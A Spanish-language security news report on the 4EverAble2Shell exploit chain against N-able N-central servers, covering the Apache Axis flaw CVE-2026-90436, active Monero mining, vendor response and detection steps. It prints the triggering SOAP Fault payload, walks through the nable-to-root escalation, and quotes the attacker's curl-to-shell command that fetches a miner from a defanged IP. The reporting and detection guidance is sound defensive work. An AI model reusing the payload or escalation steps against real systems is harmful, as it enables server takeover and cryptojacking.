
A las 08:30 UTC del 12 de noviembre de 2026 llegó a los señuelos de N-central de Huntback una petición POST con una sola palabra en el campo de datos, probe. A las 09:16 la misma dirección envió la cadena completa de 4EverAble2Shell, el exploit que Sean Bales había publicado esa madrugada, y a las 12:50 un pool de Monero listaba 21 servidores N-central de N-able minando para la misma cartera, 19 de ellos con el Hotfix 2 que cerró Able2Shell el 10 de noviembre. La puerta de entrada es CVE-2026-90436, un fallo de Apache Axis 1.x que no tendrá versión corregida, y solo se abre si la Legacy API del servidor está activada.
- 4EverAble2Shell encadena CVE-2026-90436, un fallo de Apache Axis 1.x sin versión corregida, con una escalada a root propia de N-central, y solo funciona con la Legacy API activada.
- Huntback contó el 12 de noviembre 21 servidores N-central en producción minando Monero, 19 de ellos con el Hotfix 2 (2026.4.1.26) instalado.
- N-able pide comprobar que la Legacy API está desactivada, ha apagado la integración con Intune y sigue validando el Hotfix 3, que el 14 de noviembre no salió.
- El mismo fallo de Axis alcanza a Confluence Data Center 9.2.27, corregido en 9.2.28 si la Remote API está activada.
- Desactiva la Legacy API, busca xvd.service, el enlace en flag_default.json y los ficheros serverchild-*.bak, y trata cualquier acierto como un compromiso completo.
Cinco horas entre la PoC de Sean Bales y el primer minero, el reloj de Huntback
Es la segunda entrega de un hilo que abrimos el 11 de noviembre con los 33 zero-days de Able2Shell y el apagón de N-central alojado. Aquel hotfix llegó el 10 de noviembre con siete CVE. Dos días después, el mismo investigador añadió al repositorio MSPNightmare/CVEs dos carpetas nuevas, 4EverAble2Shell y Agent2Shell. Huntback, que ha leído el historial de commits, sitúa esa subida a las 03:58 UTC y una segunda modificación a las 07:48 UTC con la nota sobre la Legacy API. Previdian, en cambio, fecha la publicación de la PoC a las 07:13 UTC en su ficha VULN-2026-0009, así que la hora exacta depende de qué commit se tome como primero. Bales lo anunció en X a las 04:05 UTC con un artículo titulado 4EverAble2Shell & Agent2Shell en el que afirma que «both repo's feature 0 days currently working on the 2026.4.1.26 HS2 N-Central Appliance» (los dos repositorios contienen zero-days que funcionan ahora mismo en el appliance N-central 2026.4.1.26 HF2).
Fecha y hora | Hecho |
|---|---|
6 de noviembre de 2026, 15:32 UTC | Apache publica en oss-security el aviso de CVE-2026-90436 en Axis 1.x, sin versión corregida prevista |
10 de noviembre de 2026 | N-able publica N-central 2026.4 Hotfix 2 (2026.4.1.26) con siete CVE de Able2Shell |
12 de noviembre de 2026, 03:58 UTC | 4EverAble2Shell y Agent2Shell entran en el repositorio MSPNightmare/CVEs, según el historial de commits que cita Huntback |
12 de noviembre de 2026, 04:05 UTC | Sean Bales anuncia en X las dos cadenas contra la compilación 2026.4.1.26 HF2 |
12 de noviembre de 2026, 07:48 UTC | Commit con la nota de que la Legacy API debe estar activada |
12 de noviembre de 2026, 08:30 UTC | Primera comprobación con probe contra los señuelos de Huntback desde 157.20.241[.]16 (Previdian la registra a las 08:24) |
12 de noviembre de 2026, 08:59 UTC | watchTowr avisa en X de sondeos contra compilaciones con la Legacy API activada |
12 de noviembre de 2026, 09:16 UTC | Primera petición armada, con escalada a root e instalación de XMRig |
12 de noviembre de 2026 | N-able acota el fallo a la Legacy API, pide comprobar que está desactivada y apaga la integración con Intune |
12 de noviembre de 2026, 12:50 UTC | El pool lista 21 rigs nc_ activos, 19 con la compilación 2026.4.1.26 |
13 de noviembre de 2026, 13:40 UTC | N-able publica indicadores de compromiso y confirma que Agent2Shell también requiere la Legacy API |
14 de noviembre de 2026 | Último intento registrado por Previdian. N-able aplaza el Hotfix 3 por validación adicional |
El README de la carpeta es breve. Dice que la cadena se verificó contra N-central Appliance 2026.4.1.26 HF2, resume su uso con «Just point it at an N-able server and it should one shot it» (apúntalo a un servidor de N-able y debería tumbarlo de un disparo) y añade la condición que N-able repetiría horas después: la Legacy API tiene que estar activada, algo que el propio autor reconoce haber olvidado que tenía encendido de pruebas anteriores.
watchTowr fue el primer laboratorio en avisar en X, a las 08:59 UTC, de que su red de sensores veía sondeos de 4EverAble2Shell, «which affects builds with the Legacy API enabled» (que afecta a compilaciones con la Legacy API activada), y pedía desactivarla y vigilar los sistemas.
🚨 It’s Groundhog Day. New N-able zero-days are out, and watchTowr Intel is already seeing probes for “4EverAble2Shell”, which affects builds with the Legacy API enabled.
— watchTowr (@watchtowrcyber) November 12, 2026
Monitor your systems for signs of compromise, disable Legacy API access and follow vendor guidance closely. pic.twitter.com/ojAQZvB0UM
Un SOAP fault, una clase de JLine y nable_wrapper.pl, así llega a root en un servidor con Hotfix 2
Todo empieza en /dms/services/ServerUI, el endpoint SOAP de Apache Axis que N-central expone cuando la Legacy API está activa. La ficha de CVE-2026-90436 en NVD describe el fallo: cuando un mensaje SOAP Fault lleva un elemento exceptionName dentro de detail, Axis carga la clase Java con ese nombre y, si también hay un elemento data de tipo cadena, la instancia a través de su constructor de texto antes de comprobar que sea un AxisFault. El fault se procesa mientras el motor resuelve el servicio de destino, antes de que corra cualquier cadena de autenticación, por eso un handler de autenticación no protege. Con una clase adecuada en el classpath hay ejecución de código, y N-central la tiene: jline.internal.TerminalLineSettings ejecuta un comando de shell construido a partir del campo data en cuanto se construye.
La comprobación que vieron Huntback y watchTowr es exactamente esa, con la palabra probe en data. Un servidor vulnerable responde sin hacer nada visible y un servidor con la Legacy API apagada no llega a procesarla. La captura que publicó watchTowr muestra la petición tal como entró en su sensor, con user-agent Mozilla/5.0 y 489 bytes de cuerpo.

Este es el cuerpo del sondeo, útil como firma para buscar en los logs del servidor o del proxy inverso.
<soapenv:Fault><faultcode>soapenv:Server</faultcode><faultstring>fault</faultstring><detail>
  <data xsi:type="xsd:string">probe</data>
  <exceptionName>jline.internal.TerminalLineSettings</exceptionName>
</detail></soapenv:Fault>
Cuarenta y cinco minutos después del sondeo, el informe de Huntback registra la petición armada, con user-agent python-requests/2.31.0. El campo data ya no lleva probe. Lleva un comando que toma un bloqueo con flock sobre /var/opt/n-central/tmp para no ejecutarse dos veces, decodifica un script de Python en base64 y devuelve su salida por una conexión TCP directa a 157.20.241[.]16, cada vez en un puerto distinto entre 19202 y 19418. Ese comando corre como nable, la cuenta de servicio de la pila web.
El script de Python, con SHA-256 fc4c01fd11bc301cf312830460cfdccc3af9dcfe50c910b86d6a1117bc76c747, es la escalada a root y usa herramientas del propio producto. Hace una copia de /opt/nable/var/ncsai/scripts/ServerChild.sh, crea /var/opt/n-central/flag/flag_default.json como enlace simbólico a ese script y llama a sudo /opt/nable/usr/sbin/nable_wrapper.pl setLDFileOwner. El helper cambia el propietario del fichero de flag, sigue el enlace y entrega ServerChild.sh al usuario nable. Después reescribe ServerChild.sh para que ejecute una segunda etapa y lanza sudo nable_wrapper.pl serverControl noop --wait, que ejecuta ServerChild.sh como root. La segunda etapa restaura el original con propietario root, borra el enlace y la copia, ejecuta el comando del operador y deja la salida en un fichero legible por nable. En la terminal del investigador, esa secuencia se resume en tres líneas, write_before, write_after y helper_restored, seguidas de uid=0(root).

El comando que el operador ejecuta como root remonta /tmp con permiso de ejecución y descarga el instalador del minero: curl -fsSL hxxp://157.20.241[.]16:8080/jup.sh | sh -s nc_<ip-de-la-víctima>. El argumento es la dirección del propio servidor con los puntos cambiados por guiones, lo que indica que el operador trabaja con una lista de objetivos y etiqueta cada víctima antes de enviar el payload.
Ficha de CVE-2026-90436, el fallo de Apache Axis sin parche que también alcanza a Confluence
Dato | Valor |
|---|---|
CVE | CVE-2026-90436 (Apache Axis 1.x, primera etapa). La escalada de nable a root no tiene CVE y Previdian la sigue como VULN-2026-0009 |
CVSS y vector | 9,8 en CVSS 3.1 (AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H), aportado por CISA como ADP en NVD, con el registro en estado Awaiting Analysis a 15 de noviembre. Atlassian asigna 9,3 en CVSS 4.0 al mismo fallo en Confluence |
Producto | N-able N-central on-premises con la Legacy API activada. También Apache Axis 1.x hasta 1.4 y Confluence Data Center 9.2.27 con la Remote API activada |
Versiones afectadas | N-central hasta 2026.4 Hotfix 2 (2026.4.1.26) si la Legacy API está activada. Huntback observó víctimas con 2026.4.1.26 y 2025.3.1.9 |
Versiones corregidas | Ninguna de N-central a 15 de noviembre de 2026, con el Hotfix 3 en validación. Confluence Data Center 9.2.28. Axis 1.x no tendrá versión, solo el commit 41f3b4e8 |
Explotación activa | Sí, desde las 09:16 UTC del 12 de noviembre según Huntback, con 21 servidores minando Monero. No está en el catálogo KEV de CISA a 13 de noviembre |
Gravedad | Crítica |
El aviso de Apache lo firmó Robert Lazarski en la lista oss-security el 6 de noviembre a las 15:32 UTC, con crédito para José Apari-Pantigozo, de OKIOK, como descubridor. Afecta a todas las versiones de Axis 1.x hasta la 1.4, una rama que lleva años fuera de soporte, y el proyecto «does not expect to create an Axis 1.x release fixing this problem» (no prevé publicar una versión de Axis 1.x que corrija este problema). Las dos salidas que ofrece son migrar a Axis 2 o compilar Axis con el commit 41f3b4e8 aplicado. Quien administra N-central no tiene ninguna de las dos a su alcance, porque el componente va dentro del appliance y solo N-able puede sustituirlo.

NVD publicó el registro ese mismo día a las 16:18 UTC y a las 13:00 UTC del 15 de noviembre seguía en estado Awaiting Analysis, con un 9,8 en CVSS 3.1 aportado por CISA como ADP y la debilidad CWE-470, uso de entrada externa para seleccionar clases. El catálogo KEV de CISA, en su versión del 13 de noviembre a las 20:24 UTC con 1.781 entradas, no lo incluye, y tampoco incluye nada nuevo de N-able desde CVE-2026-86218 en septiembre. La escalada de nable a root que completa 4EverAble2Shell no tiene CVE propio: Previdian la sigue como VULN-2026-0009 con un 9,8 en CVSS 3.1 para la cadena, y su ficha recoge 7 intentos desde 2 direcciones, en India y Nicaragua, entre el 12 y el 14 de noviembre.
El fallo de Axis no se queda en N-central. Atlassian publicó el 10 de noviembre la incidencia CONFSERVER-104610: Confluence Data Center 9.2.27 usa Apache Axis para sus API XML-RPC y SOAP, el mismo CVE-2026-90436 permite ejecución remota de código sin autenticación con los privilegios de la cuenta del sistema operativo, y la corrección está en 9.2.28. La condición se parece mucho a la de N-able: la instancia tiene que tener activada la opción Remote API (XML-RPC & SOAP), desactivada por defecto en instalaciones nuevas desde Confluence 3.0 y eliminada en Confluence 10.0. Atlassian le asigna un 9,3 en CVSS 4.0. Si administras Confluence, la revisión que hicimos cuando CISA confirmó ataques a Jira y Confluence sigue siendo el punto de partida, y el interruptor de la Remote API es lo primero que mirar.
La Legacy API, el interruptor que N-able retiró en 2025.4 y que estos servidores tenían encendido
N-able respondió el jueves 12 de noviembre con un aviso en su página de estado que acota el problema a una configuración que no viene de fábrica: la Legacy API activada y expuesta a internet. «Legacy API is turned off by default in the product and is not recommended» (la Legacy API está desactivada por defecto en el producto y no se recomienda), dice el texto, que pide a los clientes on-premises comprobar que sigue apagada y no les pide, esta vez, desconectar los servidores. Los entornos alojados no están afectados. En el mismo aviso la compañía anunció restricciones temporales, «We are restricting certain N-central features and integrations» (estamos restringiendo ciertas funciones e integraciones de N-central), entre ellas la integración con Intune, apagada mientras se implementan y validan protecciones adicionales. El 13 de noviembre a las 13:40 UTC publicó indicadores de compromiso para los clientes que no habían desactivado la Legacy API y confirmó que Agent2Shell también depende de ella.

La exposición ha caído, pero no por este fallo. El gráfico de Shadowserver que reprodujo BleepingComputer muestra 1.338 servidores N-central visibles desde internet el lunes 9 de noviembre y 148 el día 10, con 60 en Norteamérica y 48 en Europa, una caída que coincide con el apagón que N-able pidió por Able2Shell. Censys contaba 1.728 el día 9 con otra consulta. Ninguna de las dos fuentes mide cuántos de los que han vuelto a encenderse tienen la Legacy API activa, y los 21 de Huntback (9 en Estados Unidos, 4 en Sudáfrica, 4 en Canadá y uno en Reino Unido, Alemania, Francia y Suecia) son los que ya han caído, no los expuestos. Para España no hay cifra, ni de servidores ni de víctimas, y a las 13:30 UTC del 15 de noviembre no habíamos localizado aviso de INCIBE-CERT ni del CCN-CERT sobre 4EverAble2Shell, como tampoco lo hubo sobre Able2Shell.
Conviene entender qué es ese interruptor. Las notas de la versión 2025.4 explican que a partir de esa versión la API SOAP EI pública deja de ser accesible, que las API EI2 y REST siguen disponibles, y que existe un ajuste en Administration > Mail and Network Settings > Network Security > LEGACY APIS para reactivar temporalmente las API obsoletas. La advertencia va en la misma página: «re-enabling these APIs will expose the N-central server to potential malicious exploits» (reactivar estas API expondrá el servidor N-central a posibles exploits maliciosos). Horizon3, que encontró en 2025 varios fallos en esas mismas API SOAP heredadas, contó que N-able las retiró de la configuración por defecto en la compilación 2025.4.0.9 del 5 de noviembre de 2025. Un año después, 21 servidores en producción las tenían encendidas, con el precio que describen esas mismas notas: la app móvil, la gestión de dispositivos móviles y el feed de datos externo dejaban de funcionar sin ellas, y quien las necesitaba volvió a abrir la puerta.
Agent2Shell, la segunda carpeta, apunta al otro extremo. Según el investigador, encadena más de diez zero-days de la comunicación entre el servidor y los agentes para ejecutar comandos en los equipos Windows gestionados como NT AUTHORITY\SYSTEM, siempre que el atacante conozca el identificador del appliance. Huntress, que analizó el código sin haber visto todavía su uso real, da los artefactos que dejaría en un endpoint: un powershell.exe con -EncodedCommand lanzado como SYSTEM desde el agente de N-able, un wsp.exe o un service.cfg escritos en la carpeta Windows Software Probe\bin con copia en CodeDrop\ServiceBackup, ficheros en Temp\CodeDropTmp y un taskkill /f /im wsp.exe desde un .cmd en %TEMP%. En el servidor, las peticiones a ServerUI con GenericAgentXMPPMessageExchange y a ServerMMS2 con RemoteExecutionTaskSubmit, ambas con sessionID -1, son la huella equivalente. Si un proxy inverso o un WAF delante del appliance registra los cuerpos de las peticiones, este filtro las separa del tráfico legítimo de agentes y probes.
grep -E '/dms/services/ServerUI|/dms2/services2/ServerMMS2' requests.log \
  | grep -E 'GenericAgentXMPPMessageExchange|RemoteExecutionTaskSubmit' \
  | grep -E 'sessionID>-1<|SessionID>-1<'
El parche definitivo todavía no existe. N-able anunció un Hotfix 3 para 2026.4 y el 14 de noviembre comunicó en su página de estado que seguía en validación final y no saldría ese día, como recogió heise. A las 13:00 UTC del 15 de noviembre no había fecha nueva, y hasta que llegue la única mitigación es el interruptor.
Apagar la Legacy API, buscar xvd.service y dar por comprometido el servidor si aparece
Por orden de urgencia, para un N-central on-premises.
- Entra en Administration > Mail and Network Settings > Network Security > LEGACY APIS y comprueba que las API heredadas están desactivadas. Si tu app móvil, tu MDM o tu feed de datos las necesitan, no las expongas a internet y limita el acceso a las redes de administración, pero ten en cuenta que Huntress advierte de que una lista blanca de IP no basta, porque agentes y probes de redes permitidas también alcanzan esos endpoints.
- Mantén el Hotfix 2 (2026.4.1.26) y termina de actualizar agentes y probes. Instala el Hotfix 3 el día que N-able lo publique, sin esperar al ciclo de mantenimiento.
- Busca en el servidor los artefactos del minero y de la escalada con los comandos de abajo. Un enlace simbólico en flag_default.json o un fichero serverchild-*.bak en /var/opt/n-central/tmp son prueba de que la cadena se ejecutó, aunque el minero ya no esté.
- Revisa los logs de acceso desde las 03:58 UTC del 12 de noviembre: cualquier POST a /dms/services/ServerUI con un exceptionName en el cuerpo es un intento, y con python-requests/2.31.0 como user-agent, un intento armado.
- En los equipos Windows gestionados, busca los artefactos de Agent2Shell que publica Huntress, empezando por procesos de PowerShell con -EncodedCommand lanzados como SYSTEM por el agente de N-able.
- Si aparece cualquiera de los indicadores, trata el servidor como comprometido por completo: aíslalo, preserva logs y snapshots, rota las credenciales que N-central guarda (base de datos, agentes, integraciones) y extiende la revisión a las redes de los clientes que administra. Las empresas y los MSP pueden notificarlo a INCIBE-CERT y los organismos públicos, al CCN-CERT.
Estas comprobaciones, ejecutadas como root en el appliance, cubren los ficheros, la persistencia, los procesos y las conexiones que describe Huntback.
ls -la /tmp/.xvd /var/tmp/.xvd /etc/systemd/system/xvd.service /etc/cron.d/xvd 2>/dev/null
readlink /var/opt/n-central/flag/flag_default.json
ls -la /var/opt/n-central/tmp/ | grep -E 'serverchild-[0-9a-f]+\.(bak|sh|out)'
for u in root nable; do crontab -u "$u" -l 2>/dev/null | grep -F '# xvkeep'; done
ps -eo pid,user,args | grep -E 'rig-id nc_|donate-level 1|/\.xvd/' | grep -v grep
